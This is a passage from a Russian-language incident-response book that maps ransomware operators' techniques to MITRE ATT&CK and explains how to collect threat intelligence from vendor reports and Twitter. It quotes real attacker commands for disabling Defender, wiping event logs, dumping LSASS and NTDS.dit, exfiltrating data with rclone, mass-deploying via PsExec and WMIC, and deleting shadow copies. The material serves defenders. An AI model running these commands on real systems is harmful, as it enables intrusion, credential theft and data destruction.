Привилегии — не единственное препятствие, с которым сталкиваются киберпреступники. Сложности вызывают и различные средства защиты, широко распространенные в корпоративных средах.

Обход защиты

В большинстве случаев на протяжении всего жизненного цикла атаки злоумышленникам, управляющим программами-вымогателями, приходится использовать различные методы маскировки. Они могут отключать/удалять защитное ПО, обфусцировать или шифровать данные или, например, удалять улики со скомпрометированных хостов.

Эксплуатация уязвимостей для обхода средств защиты (T1211)

Злоумышленники могут использовать различные уязвимости для обхода средств защиты. Приведу пример из практики — операторы программы-вымогателя Robinhood использовали уязвимость в драйвере Gigabyte (CVE-2018–19320). Это позволило злоумышленникам загрузить еще один неподписанный драйвер, который использовался для завершения процессов и служб, связанных с продуктами безопасности, и обеспечения успешного развертывания программы-вымогателя.

Деобфускация/декодирование файлов или информации (T1140)

Как вредоносные программы, так и программы-вымогатели довольно часто используют для обхода механизмов обнаружения различные методы обфускации (запутывания), такие как шифрование и кодирование. Весьма распространенный метод обфускации — кодирование base64.

Характерный пример этой техники — запуск Cobalt Strike SMB Beacon с помощью PowerShell.

```
C:\WINDOWS\system32\cmd.exe /b /c start /b /min powershell -nop
– w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAA-
gAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHY-
AZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoA-
CIASAA0AHMASQBBAEEAQQBBAEEAQQ<redacted>
```

Как уже упоминалось, Cobalt Strike — это широко распространенный фреймворк постэксплуатации, который используется многими лицами, связанными с программами-вымогателями. Изначально этот набор инструментов постэксплуатации с расширенными возможностями был разработан для симуляции атак, но, к сожалению, он обрел популярность и среди реальных злоумышленников.

Изменение прав доступа к файлам и каталогам (T1222)

Часто злоумышленникам, связанным с программами-вымогателями, необходимо получить доступ к защищенным файлам. Такие файлы могут быть зашифрованы.

Многие штаммы программ-вымогателей используют встроенную утилиту icacls, которая позволяет пользователям отображать и изменять дескрипторы безопасности папок и файлов. Вот пример ее использования печально известной программой-вымогателем Ryuk.

```
icacls /grant Everyone: F /T /C /Q
```

Эта команда снимает любые ограничения доступа к папкам и файлам.

Ослабление защиты (T1562)

В большинстве сред имеются хотя бы минимальные защитные механизмы, которые киберпреступники должны обойти, чтобы достичь своих целей. Например, им приходится отключать антивирусное программное обеспечение или очищать журналы событий Windows.

Так, во время атаки на Kaseya (https://helpdesk.kaseya.com/hc/en-gb/articles/4403440684689) операторы REvil использовали следующий скрипт.

```
C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979
> nul & C:\Windows\System32\WindowsPowerShell\v1.0\ powershell.exe
Set-MpPreference -DisableRealtimeMonitoring
$true -DisableIntrusionPreventionSystem $true
– DisableIOAVProtection $true -DisableScriptScanning $true
– EnableControlledFolderAccess Disabled -EnableNetworkProtection
AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent
NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\ Windows\
cert.exe & echo%RANDOM% >> C:\Windows\cert.exe & C:\ Windows\cert.
exe -decode c:\kworking\agent.crt c:\kworking\ agent.exe & del /q
/f c:\kworking\agent.crt C:\Windows\cert.exe &
```

Как видите, часть скрипта направлена на отключение различных функций Windows Defender — встроенного антивирусного программного обеспечения Windows.

В большинстве случаев злоумышленникам приходится расправляться и с другими средствами защиты. Распространенный метод — обычная остановка связанных с антивирусом процессов и служб с помощью самой программы-вымогателя или таких инструментов, как Process Hacker или GMER.

Удаление индикаторов на хосте (T1070)

Операторам программ-вымогателей обычно нужно оставаться в сети как можно дольше, поэтому они пытаются усложнить жизнь киберзащитникам, удаляя журналы и файлы, которые можно использовать для отслеживания их деятельности в скомпрометированной сети.

В ходе одного из последних мероприятий по реагированию на инцидент мы увидели, что злоумышленники использовали очень простую, но очень эффективную команду.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE
"wevtutil el | foreach {wevtutil cl $ _ }"
```

Эта простая команда позволила им очистить сразу все журналы событий.

Запуск на исполнение через подписанные бинарные файлы (T1218)

Последний метод уклонения от защиты, который мы рассмотрим, — это запуск на исполнение через подписанные бинарные файлы. Операторы программ-вымогателей могут использовать легитимные бинарные файлы в качестве посредников для выполнения вредоносного кода. Наиболее распространенные варианты — rundll32.exe и regsvr32.exe.

Вот пример того, как злоумышленники, связанные с программой-вымогателем Conti, использовали rundll32.exe для запуска Cobalt Strike Beacon.

```
rundll32.exe C:\Programdata\sys64.dll entryPoint
Another example is IcedID leveraging regsvr32.exe:
```

Еще один пример — IcedID. В этот раз злоумышленниками использовался regsvr32.exe.

```
regsvr32 c:\programdata\preview.jpeg
```

Конечно, киберпреступники могут использовать и другие подписанные бинарные файлы. Например, во время одной из последних кампаний операторы Zloader использовали msiexec.exe, чтобы попытаться обойти защиту.

Далее мы рассмотрим некоторые распространенные методы, которые злоумышленники используют для доступа к учетным данным.

Доступ к учетным данным

Поскольку в большинстве случаев преступники, распространяющие программы-вымогатели, стремятся зашифровать как можно больше хостов, им нужна возможность перемещаться по сети горизонтально или, по крайней мере, удаленно запускать вредоносный код. Чтобы делать это незаметно и эффективно, они предпочитают сначала получить учетные данные с повышенными правами, но их главная цель — учетная запись администратора домена.

Существует довольно много методов, позволяющих злоумышленникам получать данные аутентификации. Давайте рассмотрим самые распространенные из них.

Метод грубой силы (T1110)

Вы уже знаете, что RDP, VPN и другие внешние службы удаленного доступа часто используются для атак с использованием программ-вымогателей. Такие сервисы во многих случаях плохо защищены, поэтому брокеры первоначального доступа или сами операторы программ-вымогателей могут проводить против них успешные атаки методом грубой силы, чтобы получить доступ к действительным учетным записям.

Дампинг учетных данных ОС (T1003)

Другой широко распространенный метод — дампинг учетных данных. Операторы программ-вымогателей до сих пор часто используют Mimikatz, хотя его легко обнаружить. Некоторые злоумышленники даже загружают его вручную на скомпрометированный хост из официального репозитория GitHub.

Это не единственное средство, которое используется для дампинга учетных данных. Одна из альтернатив, которую в последнее время мы встречаем все чаще, — LaZagne, инструмент, способный извлекать учетные данные не только из энергозависимой памяти, но и из различных хранилищ паролей, таких как веб-браузеры.

Другой пример — использование инструмента ProcDump, который, как правило, применяется для создания снимка памяти процесса Сервиса проверки подлинности локальной системы безопасности (Local Security Authority Subsystem Service, LSASS).

```
procdump64.exe -ma lsass.exe lsass.dmp
```

Злоумышленники могут выгружать такие дампы и использовать их для извлечения учетных данных с помощью инструментов типа Mimikatz.

Лицам, связанным с программами-вымогателями, даже не обязательно загружать дополнительные инструменты для дампа учетных данных — они могут пользоваться встроенными возможностями Windows. Например, члены группировки Conti использовали функцию MiniDump службы COM+ для создания дампа lsass.exe.

```
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 928 C:\
programdata\aaa.zip full
```

Если злоумышленникам удается получить доступ к контроллеру домена, они также могут создать дамп всей базы данных домена Active Directory, которая хранится в файле NTDS.dit.

Группировка Conti применяла встроенную утилиту ntdsutil для создания копии NTDS.dit.

```
ntdsutil "ac in ntds" "ifm" "cr fu C:\Perflogs\a" q q
```

Этот файл может использоваться вымогателями не только для получения учетных данных, но и для сбора информации о домене.

Кража и подделка билетов Kerberos (T1558)

Поскольку сделать снимок или подобрать учетные данные не всегда возможно, злоумышленники продолжают находить новые способы получения действительных учетных записей. В последнее время среди операторов программ-вымогателей набирают популярность методы доступа к учетным данным, подобные Kerberoasting.

Атакующие злоупотребляют билетами для получения билетов (ticket-granting ticket [TGT]) Kerberos или перехватывают сетевой трафик, чтобы получить билет, предоставленный службой выдачи билетов (ticket-granting service [TGS]). Например, операторы программы-вымогателя Ryuk использовали Rubeus для выполнения атаки Kerberoasting.

Получив учетные данные нужного уровня, операторы программ-вымогателей готовы к продвижению по сети.

Продвижение по сети

Прежде чем начать горизонтальное перемещение, злоумышленникам необходимо собрать информацию о сети, в которую они проникли. Такие действия могут включать сканирование сети и разведку Active Directory.

Два наиболее распространенных инструмента сетевого сканирования, которые используются различными операторами программ-вымогателей, — Advanced IP Scanner и SoftPerfect Network Scanner.

Одно из наиболее распространенных средств для разведки Active Directory, используемых злоумышленниками, — AdFind, легитимный инструмент запросов к Active Directory из командной строки.

Вот пример того, как этот инструмент использовался операторами программы-вымогателя Netwalker.

```
adfind.exe  -f "(objectcategory=person)" > ad_users.txt
adfind.exe  -f "objectcategory=computer" > ad_computers.txt
adfind.exe  -sc trustdmp > trustdmp.txt
adfind.exe  -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe  -gcb -sc trustdmp > trustdmp.txt
adfind.exe  -sc domainlist > domainlist.txt
adfind.exe  -sc dcmodes > dcmodes.txt
adfind.exe  -sc adinfo > adinfo.txt
adfind.exe  -sc dclist > dclist.txt
```

AdFind позволяет злоумышленникам собирать информацию о пользователях, компьютерах, доверительных отношениях между доменами, подсетях и многом другом. Эта информация может помочь им найти наиболее ценные хосты, например с резервными копиями и конфиденциальной информацией.

Еще один популярный инструмент исследования Active Directory — ADRecon. Его активно использовали операторы программы-вымогателя REvil.

Как и на предыдущих этапах, злоумышленники могут использовать для разведки сети встроенные возможности Windows. Например, лица, связанные с программой-вымогателем Conti, использовали для этого командлеты (упрощенные команды) PowerShell.

```
Get-ADComputer -Filter {enabled -eq $true} -properties *|select
Name, DNSHostName, OperatingSystem, LastLogonDate | Export-CSV
C:\Users\AllWindows.csv -NoTypeInformation -Encoding
```

Давайте перейдем непосредственно к методам горизонтального перемещения по сети.

Использование уязвимостей удаленных сервисов (T1210)

Продвижение по сети — еще одна тактика, которая предполагает активное использование уязвимостей. Многие злоумышленники предпочитают распространенные уязвимости, яркий пример — EternalBlue (CVE-2017–0144), уязвимость в протоколе Server Message Block (SMB), которую еще в 2017 г. использовала печально известная программа WannaCry.

Эта уязвимость по-прежнему присутствует во многих корпоративных сетях, поэтому она до сих пор популярна у злоумышленников — например, у группировки LockBit.

В числе других распространенных уязвимостей, которые взломщики используют для горизонтального перемещения, — SMBGhost (CVE-2020–0796) и Zerologon (CVE-2020–1472).

Службы удаленного доступа (T1021)

Операторы программ-вымогателей используют различные удаленные службы, такие как RDP, SMB и др., для горизонтального перемещения с использованием действующих учетных записей. Если злоумышленники получили первоначальный доступ через RDP, во многих случаях они эксплуатируют тот же протокол для подключения к другим хостам в скомпрометированной сети, где они развертывают вредоносные программы, инструменты удаленного доступа и, конечно же, сами программы-вымогатели.

Злоумышленникам, распространяющим программами-вымогателями, нравится RDP, поэтому в их арсенале даже есть заготовленные скрипты для изменения конфигурации с целью получения возможности установления RDP-соединений с целевыми хостами.

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server"
/v "fDenyTSConnections" /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="Remote Desktop" new
enable=yes
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\
WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0
```

Есть и другие подметоды, например SMB и Windows Remote Management (WinRM).

Использование альтернативного материала аутентификации (T1550)

Не всегда операторам программ-вымогателей удается получать пароли в открытом виде, поэтому в некоторых случаях им приходится использовать хеши паролей или билеты Kerberos для горизонтального перемещения по сети. Атаки Pass the Hash (PtH) и Pass the Ticket (PtT) могут быть выполнены с помощью Mimikatz или фреймворков постэксплуатации, таких как Cobalt Strike и Metasploit.

Одна из целей злоумышленников при горизонтальном перемещении — поиск хостов с конфиденциальными данными, которые можно было бы собрать и украсть. Далее мы рассмотрим наиболее популярные методы сбора и эксфильтрации данных.

Сбор и кража данных

Как мы уже говорили, операторы программ-вымогателей в большинстве случаев не только шифруют данные, но и крадут их. Данные можно красть из множества источников. Давайте рассмотрим самые распространенные из них.

Данные из локальной системы (T1005)

Злоумышленники могут найти во взломанных системах ценные данные. Соглашения, контракты или файлы, содержащие персональные данные, — все это может быть использовано лицами, связанными с программами-вымогателями, для дальнейшего шантажа.

Данные с общих сетевых дисков (T1039)

Общие сетевые диски — весьма популярные источники потенциально значимой информации, поэтому участники атак программ-вымогателей часто собирают и крадут данные и с них.

Электронная почта (T1114)

Некоторые злоумышленники действуют более прицельно. Например, операторы программы-вымогателя Clop обычно стремились найти хосты, принадлежащие высшему руководству компании-жертвы, и собирали с них электронные письма как материал для вымогательства.

Архивация собранных данных (T1560)

В некоторых случаях лица, связанные с программами-вымогателями, могут перед кражей архивировать собранные данные. Например, участники Conti использовали популярную утилиту 7-Zip для архивирования собранных данных перед эксфильтрацией.

Эксфильтрация через веб-сервисы (T1567)

Различные веб-сервисы, такие как MEGA, DropMeFiles и др., чрезвычайно популярны среди операторов программ-вымогателей. Они могут использовать веб-браузер для загрузки собранных данных в хранилище или автоматизировать этот процесс при помощи таких инструментов, как RClone.

Ниже пример использования RClone для кражи данных.

```
rclone.exe copy "\\server\folder" remote: victim -q -ignore-
existing -auto-confirm -multi-thread-streams 12 -transfers 12
C:\Users\Admin\.config\rclone\rclone.conf
```

Иногда злоумышленники даже разрабатывают отдельные инструменты для сбора и кражи данных.

Автоматическая эксфильтрация (T1020)

Операторы LockBit предлагали своим партнерам не только программу-вымогатель для развертывания, но и инструмент для кражи данных — StealBit.

Этот инструмент автоматически извлекает со взломанного хоста все доступные файлы, кроме системных файлов, файлов реестра и некоторых других файлов с расширениями из встроенного списка. Как только все собранные данные украдены, наступает время для финального этапа — развертывания программы-вымогателя.

Развертывание программ-вымогателей

Конечная цель любой атаки с использованием программы-вымогателя — непосредственно развертывание самой программы-вымогателя. К этому времени резервные копии уже стерты (или будут зашифрованы в первую очередь), продукты обеспечения безопасности отключены, а данные украдены.

Один из наиболее распространенных методов развертывания — копирование программы-вымогателя через SMB и ее запуск на исполнение с помощью PsExec — легитимного инструмента из пакета SysInternals. Злоумышленники обычно применяют его для удаленного запуска.

Вот пример того, как преступники, работающие с программой-вымогателем Netwalker, используют этот инструмент для удаленного запуска.

```
set INPUT_FILE=ips.txt
set DOMAINADUSER=DOMAIN\Administrator
set DOMAINADPASS=Passw0rd!
for /f%%G IN (%INPUT_FILE%) DO net use \\%%G\C$ /
user:%DOMAINADUSER%%DOMAINADPASS%
for /f %%G IN (%INPUT_FILE%) DO copy n.ps1 \\%%G\C$\
for /f %%G IN (%INPUT_FILE%) DO PsExec.exe -d \\%%G powershell
-ExecutionPolicy Bypass -NoProfile -NoLogo -NoExit -File C:\n.
ps1
```

Другой пример — операторы вредоносной программы Egregor используют для развертывания Windows Management Instrumentation command-line (WMIC).

```
for /F%%i in (C:\windows\list.txt)
do @ net use \\%%i\c$ "password" /user:"DOMAIN\user"
&& copy C:\Windows\q.dll \\%%i\c$\Windows\q.dll /Y
&& wmic /node:%%i /user:"DOMAIN\user" /password:"password"
process call create "rundll32.exe C:\Windows\q.
dll, DllRegisterServer%1 –full"
&& echo%%i 1>>c:\windows\temp\log.dat & net use \\%%i\c$ /
delete
```

Рассмотрим еще один пример. На этот раз речь пойдет о программе-вымогателе Ryuk. На этот раз атакующие выполняли развертывание с помощью Background Intelligent Transfer Service (BITS).

```
start wmic /node:@C:\share$\comps.txt
/user: "DOMAIN\Administrator" /password: "pass!"
process call create "cmd.exe /c bitsadmin /transfer ry \\..\
share$\ry.exe%APPDATA%\ry.exe &%APPDATA%\ry.exe
```

Сами программы-вымогатели также зачастую реализуют несколько техник. Давайте их рассмотрим.

Обеспечение невозможности восстановления системы (T1490)

Почти каждая программа-вымогатель имеет встроенную возможность удаления или отключения функций восстановления системы. Весьма широко распространенный пример — возможность удаления теневых копий тома.

```
vssadmin delete shadows /all /quiet
```

На завершающем этапе производится шифрование данных.

Шифрование данных (T1490)

Основная цель любой атаки программ-вымогателей — зашифровать файлы на скомпрометированных хостах. Разработчики используют различные алгоритмы шифрования, в том числе AES, RSA, Salsa20, ChaCha и собственные разработки. Не получив от злоумышленников ключ, к сожалению, невозможно расшифровать файлы. Жертвы платят, и это мотивирует создателей программ-вымогателей на дальнейшие атаки.

Итак, мы изучили весь жизненный цикл атаки, сделав акцент на наиболее распространенных методах, используемых операторами программ-вымогателей. Важно отметить, что TTP преступников периодически меняются, поэтому очень важно быть в курсе актуальной информации о киберугрозах.

Выводы

Современные атаки программ-вымогателей, управляемых человеком, — это не только шифрование данных. Чтобы развернуть программу-вымогатель в масштабе предприятия, злоумышленники должны пройти долгий путь от первоначального доступа до кражи данных, поэтому у отдела кибербезопасности обычно есть много возможностей для обнаружения. Тем не менее, как специалисты по реагированию на инциденты, мы должны быть хорошо осведомлены о текущих тактиках, техниках и процедурах, которые используют операторы программ-вымогателей, чтобы быстро и эффективно реагировать на атаки.

Поскольку TTP могут со временем меняться, крайне важно, чтобы специалисты по реагированию на инциденты и другие сотрудники службы безопасности компании могли собирать, обрабатывать и распространять практическую информацию о киберугрозах, связанных с программами-вымогателями.

В следующей главе мы рассмотрим различные открытые источники, которые можно использовать для сбора сведений о киберугрозах.

Глава 6

СБОР ДАННЫХ О КИБЕРУГРОЗАХ, СВЯЗАННЫХ С ПРОГРАММАМИ-ВЫМОГАТЕЛЯМИ

Как вы теперь знаете, операторы программ-вымогателей могут использовать широкий спектр тактик, техник и процедур (TTP), поэтому очень полезно знать, что именно они применяют в атаке, на которую вы реагируете. Некоторые из этих тактик и методов предназначены для кратковременного использования, другие для долгосрочного — это зависит от конечной цели злоумышленника.

Обычно первое, что вы узнаете, приступая к реагированию на инциденты (Incident Response, IR), — это штамм программы-вымогателя, используемый злоумышленниками. Многие штаммы программ-вымогателей распространяются по модели «программа-вымогатель как услуга» (RaaS), и разные партнеры могут иметь разные подходы к жизненному циклу атаки, поэтому их TTP также могут различаться.

Принимая это во внимание, очень полезно иметь достоверные киберразведданные (Cyber Threat Intelligence, CTI), которые помогут вам справиться с атакой. Коммерческие платформы CTI, конечно, очень полезны, но даже в таких источниках может не быть всей необходимой вам информации, поэтому важно научиться получать подробные сведения для ваших текущих или будущих мероприятий по реагированию.

В этой главе мы рассмотрим некоторые источники киберразведданных, а именно:

- Отчеты об исследованиях угроз.
- Сообщество.

- Злоумышленники.

Отчеты об исследовании угроз

Большинство компаний, занимающихся кибербезопасностью, выпускают различные отчеты об угрозах, в том числе об угрозах, связанных с атаками с использованием программ-вымогателей, — поэтому такие источники удобно использовать для сбора киберразведданных. Отчеты об исследовании угроз — очень важная часть оценки ландшафта угроз. Эти отчеты помогают как техническому персоналу, так и неспециалистам оценивать текущую ситуацию в компании и сопоставлять ее с общей картиной угроз.

Конечно, ни один отчет не содержит исчерпывающих сведений, поэтому лучше всего изучать ту или иную угрозу по исследованиям, проведенным разными поставщиками решений в сфере кибербезопасности. В ряде отчетов содержатся индикаторы компрометации (indicators of compromise, IoC) и другие важные данные, которыми стоит поделиться с широкой общественностью. Некоторые из этих отчетов могут помочь окружающим подготовиться к противостоянию злоумышленникам и их атакам.

В этой части мы рассмотрим различные отчеты о программе-вымогателе Egregor и постараемся получить как можно больше информации о TTP связанных с ней лиц.

Начнем с отчета Group-IB «Программа-вымогатель Egregor: Наследие Maze живо» (Egregor ransomware: The legacy of Maze lives on), соавтором которого был я. Материал доступен по ссылке: https://explore.group-ib.com/ransomware-reports/egregor_wp.

Все атаки программ-вымогателей начинаются с первоначального доступа к целевой сети. Согласно отчету, который мы анализируем, партнеры Egregor применяли Qakbot, который доставлялся жертвам через фишинговые электронные письма. Целевой фишинг — один из самых распространенных и в то же время очень эффективных способов получить доступ к сети. Злоумышленники знают, что могут атаковать обычных пользователей, потому что тем может не хватить технических навыков, чтобы распознать атаку.

Что же такое Qakbot? Изначально это был банковский троян, впервые обнаруженный в 2007 г. В настоящее время он используется в основном для загрузки дополнительных инструментов, например Cobalt Strike Beacon, а также для массовой рассылки спама с использованием скомпрометированных хостов с целью заражения дополнительных устройств. Многие операторы программ-вымогателей, включая ProLock, Egregor, REvil, Conti и др., используют этот троян, чтобы получить первоначальный доступ к целевым сетям.

Отчет Group-IB также содержит информацию о механизмах закрепления Qakbot в скомпрометированной системе. В их число входит размещение экземпляра или ярлыка (LNK) в папке автозагрузки (startup), запись пути к программе в ключе Run системного реестра и создание запланированного задания.

В ходе постэксплуатации используется Cobalt Strike. Этот коммерческий полнофункциональный фреймворк постэксплуатации создавался как средство имитации продвинутых атак, но вскоре он стал одним из излюбленных инструментов в арсенале реальных злоумышленников, позволяя им использовать многие методы, описанные в MITRE ATT&CK.

Согласно отчету, злоумышленники также использовали ADFind для сбора информации об Active Directory (AD). Как вы узнали из предыдущей главы, этот инструмент довольно часто используется в рамках атак с использованием программ-вымогателей.

Чтобы обеспечить горизонтальное перемещение, партнеры Egregor написали скрипты для внесения необходимых изменений в реестр и брандмауэр, чтобы использовать протокол удаленного рабочего стола (RDP). Скрипты распространяются через PsExec, легитимный инструмент Sysinternals Suite, который позволяет выполнять команды на удаленных хостах. Легитимные инструменты и различные скрипты — основные средства, которые помогают злоумышленникам оставаться незамеченными.

Еще один распространенный метод, применяемый лицами, связанными с Egregor, — это инъекция в процесс при помощи Cobalt Strike Beacon. Эта техника может использоваться злоумышленниками и в

контексте горизонтального перемещения по взломанной сети. Такие методы позволяют злоумышленникам скрывать используемые ими команды, не раскрывая своего присутствия.

Для извлечения конфиденциальных данных из сети операторы Egregor использовали Rclone, инструмент командной строки для управления файлами в облачном хранилище. Кроме того, они применили метод маскировки, переименовав исполняемый файл Rclone в svchost.exe.

Для отключения антивирусной защиты злоумышленники использовали групповую политику, а также scepinstall.exe, чтобы удалить System Center Endpoint Protection (SCEP). Подобные атаки — яркий пример того, как злоумышленники злоупотребляют легитимными функциями современных операционных систем.

Для развертывания программы-вымогателя партнеры Egregor применяли различные методы, основанные на скриптах, в том числе:

- злоупотребление Background Intelligent Transfer Service (BITS) для загрузки программы-вымогателя с сервера, контролируемого злоумышленниками, и ее запуска через rundll32;
- подключение диска C:\ удаленного хоста в качестве общего сетевого ресурса, копирование программы-вымогателя в C:\Windows и запуск с помощью rundll32;
- копирование и запуск программы-вымогателя через сеанс PowerShell на удаленном хосте.

Как видите, даже один отчет может быть хорошим источником информации, но дополнительные данные никогда не помешают.

Давайте изучим другой отчет, на этот раз компании Cybereason, озаглавленный «Cybereason против программы-вымогателя Egregor» (Cybereason vs. Egregor Ransomware). Отчет доступен по ссылке: https://www.cybereason.com/blog/cybereason-vs-egregor-ransomware.

Нам нужно проанализировать отчет, извлечь данные, которых у нас еще нет, и преобразовать их в CTI, применимую на практике.

Во-первых, из отчета Cybereason мы видим, что партнеры Egregor получают первоначальный доступ к целевым сетям не только через заражения Qakbot, но также через Ursnif и IcedID. Как и Qakbot, оба эти семейства вредоносных программ раньше были банковскими троянами, но теперь широко используются для загрузки дополнительных инструментов. Злоумышленники часто разрабатывают новые функции, чтобы их атаки приносили все больше и больше прибыли.

Кроме того, согласно отчету, операторы Egregor используют SharpHound (сборщик данных для BloodHound, который обычно применяется пентестерами и злоумышленниками для поиска связей в Active Directory) для сбора информации о пользователях, группах, компьютерах и т.д.

Нам удалось собрать еще больше CTI, но давайте изучим еще один документ — это отчет Morphisec «Анализ программы-вымогателя Egregor» (An analysis of the Egregor ransomware). Отчет доступен по ссылке: https://www.morphisec.com/hubfs/eBooks_and_Whitepapers/EGREGOR%20REPORT%20WEB%20FINAL.pdf.

Согласно этому отчету, пользователи Egregor получили первоначальный доступ через уязвимость в межсетевом экране, которая позволила им попасть в виртуальную частную сеть (VPN), то есть на этот раз обошлись без троянов.

Злоумышленники использовали легитимное программное обеспечение для удаленного доступа, такое как AnyDesk и SupRemo, для сохранения доступа к скомпрометированной сети. В 2021 г. AnyDesk стал одним из наиболее распространенных инструментов злоумышленников для резервного доступа.

Чтобы завершать нежелательные процессы (например, принадлежащие антивирусному ПО), злоумышленники применяли бесплатную антируткит-утилиту PowerTool, а для сбора информации о скомпрометированной сети — популярный бесплатный инструмент SoftPerfect Network Scanner.

Для получения учетных данных операторы Egregor использовали Mimikatz, еще один популярный инструмент специалистов по тестированию на проникновение и злоумышленников для извлечения из памяти паролей и другого аутентификационного материала — хешей, PIN-ов и билетов Kerberos.

Кражу данных злоумышленники осуществляли через различные облачные сервисы, такие как WeTransfer и SendSpace, а также MEGA Desktop App. Для выполнения сценариев на удаленных хостах, на которых происходил запуск программы-вымогателя, взломщики использовали PsExec.

Наконец, чтобы замести следы, злоумышленники применяли SDelete — утилиту командной строки для удаления файлов без возможности восстановления. Давайте обобщим результаты, полученные из анализа всех трех отчетов.

- Операторы Egregor получают первоначальный доступ, либо заражая целевые хосты различными троянами с помощью фишинговых писем, либо через уязвимые VPN.
- Операторы Egregor используют различные механизмы закрепления, в том числе папку автозагрузки, ключ Run системного реестра и запланированные задачи.
- Для сбора информации о скомпрометированных сетях и Active Directory операторы Egregor используют ADFind, SharpHound и SoftPerfect Network Scanner.
- На этапе постэксплуатации применяется Cobalt Strike.
- Для горизонтального перемещения используют RDP.
- Для выполнения команд и скриптов, в том числе для развертывания программ-вымогателей, операторы Egregor используют PsExec.
- Для отключения антивирусного программного обеспечения применяют групповые политики и PowerTool; для удаления SCEP используют scepinstall.exe.
- С помощью AnyDesk и SupRemo операторы Egregor сохраняют доступ к скомпрометированной сети.
- Кражи данных осуществляются через Rclone и MEGA Desktop App, а также через различные облачные сервисы.
- Для развертывания программ-вымогателей лица, связанные с Egregor, используют BITS, PowerShell, общие сетевые ресурсы и rundll32.

Как видите, анализ отчетов от различных компаний, занимающихся кибербезопасностью, помогает получить ценные сведения о деятельности лиц, связанных с программами-вымогателями, — это CTI, которые мы можем использовать для повышения эффективности и ускорения реагирования на инциденты.

Далее мы поговорим о том, как получать CTI от сообщества кибербезопасности.

Сообщество

По всему миру работают тысячи специалистов по реагированию на инциденты, и, разумеется, некоторые из них охотно делятся данными, полученными в ходе работы. Мы уже рассмотрели отчеты об исследовании угроз, но обычно на их создание уходит довольно много времени. Поэтому специалисты по реагированию часто используют другие платформы, позволяющие коротко рассказать о том, что нового они узнали. Популярнейшая медиаплатформа для обмена такой информацией — Twitter.

Если вы столкнулись с атакой с использованием программы-вымогателя и уже определили штамм, вы можете найти довольно много информации о злоумышленниках, включая их TTP. Важнее всего — понять злоумышленников. Обычно операторы программ-вымогателей используют на определенных этапах жизненного цикла атаки вполне конкретные инструменты и процессы.

Давайте начнем с программы-вымогателя RagnarLocker и посмотрим на следующий твит Питера Маккензи, директора по реагированию на инциденты в компании Sophos (рис. 6.1): https://twitter.com/-AltShiftPrtScn/status/1403707430765273095.

Что мы можем узнать из этого твита? Прежде всего, мы видим, что лица, связанные с RagnarLocker, вероятно, используют ProxyLogon (Common Vulnerabilities and Exposures, CVE — 2021–26855) для получения первоначального доступа к своим целям. ProxyLogon — это уязвимость в Microsoft Exchange Server, позволяющая злоумышленнику обойти аутентификацию и выдать себя за администратора.

Для сбора информации о внутренней сети операторы RagnarLocker используют Advanced IP Scanner, бесплатный сетевой сканер от Famatech Corp, который довольно популярен среди пользователей различных программ RaaS.

Рис. 6.1. Твит о RagnarLocker14

Как и многие другие злоумышленники, партнеры RagnarLocker широко применяют Cobalt Strike на этапе постэксплуатации, включая горизонтальное перемещение (наряду с RDP). Для загрузки экземпляров на удаленные хосты злоумышленники используют PaExec, альтернативу PsExec от Sysinternals, распространяемую с открытым исходным кодом.

Для обеспечения резервного доступа к взломанной сети операторы RagnarLocker используют ScreenConnect, легитимное программное обеспечение для удаленного управления. Злоумышленники могут применять такое ПО для доступа к скомпрометированной сети, даже если оно разработано для обычных целей.

Собранные конфиденциальные данные злоумышленники архивируют с помощью WinRAR и крадут с помощью Handy Backup, коммерческого решения для резервного копирования, которое устанавливают на целевых хостах. Архивирование и защита паролем часто используются злоумышленниками на этапе эксфильтрации. Тем не менее их можно выявить — для этого существует множество различных источников улик.

Как видите, даже из нескольких сообщений в Twitter можно получить много ценной информации. Давайте изучим другой твит того же автора (рис. 6.2).

Рис. 6.2. Твит о DoppelPaymer15

Так же как и злоумышленники, работающие на RagnarLocker, операторы DoppelPaymer активно используют для постэксплуатации Cobalt Strike.

Кроме того, мы видим, что злоумышленники эксплуатируют Rubeus, довольно популярный набор инструментов для взаимодействия с Kerberos и его компрометации.

Еще один легитимный инструмент удаленного доступа, применяемый злоумышленниками для обеспечения резервного доступа, — TightVNC.

Наконец, операторы DoppelPaymer осуществляют горизонтальное перемещение с помощью RDP — это очень распространенный метод, используемый злоумышленниками как для первоначального доступа, так и для доступа к удаленным хостам в целевой сети.

Интересен и метод создания виртуальной машины (virtual machine, VM) для запуска программы-вымогателя внутри нее. Первоначально этот метод был опробован партнерами Maze и RagnarLocker, но в настоящее время он применяется и другими группами, включая DoppelPaymer.

Как и у многих других злоумышленников, у операторов DoppelPaymer есть специальный сайт утечки данных (DLS) — то есть они занимаются кражей информации. Из анализируемого источника видно, что для хранения данных они используют сервис MediaFire.

Как видите, мы смогли получить много ценных данных о злоумышленниках, причастных к атакам с использованием программы-вымогателя, всего из одного твита.

Давайте рассмотрим еще одно сообщение, на этот раз твит Тахи Карима, директора по анализу угроз в Confiant.

Рис. 6.3. Твит о Clop16

Примечательно, что этот твит появился задолго до того, как была опубликована какая-либо информация о TTP операторов Clop.

Как видно из твита, операторы Clop использовали фишинговые кампании для заражения своих жертв FlawedAmmyy RAT. FlawedAmmyy — распространенный троян удаленного доступа (remote access trojan, RAT), обычно приписываемый TA505. Этот RAT основан на утечке исходного кода Ammyy Admin и позволяет злоумышленникам скрыто манипулировать взломанным хостом.

Мы уже знаем, что в среде злоумышленников очень популярен Cobalt Strike, и пользователи Clop не исключение. Как видите, он позволяет атакующим обходить контроль учетных записей пользователей (User Account Control, UAC) и применять распространенные инструменты дампа учетных данных, такие как Mimikatz. Несмотря на то, что он оставляет много следов, распространители программ-вымогателей продолжают активно его эксплуатировать.

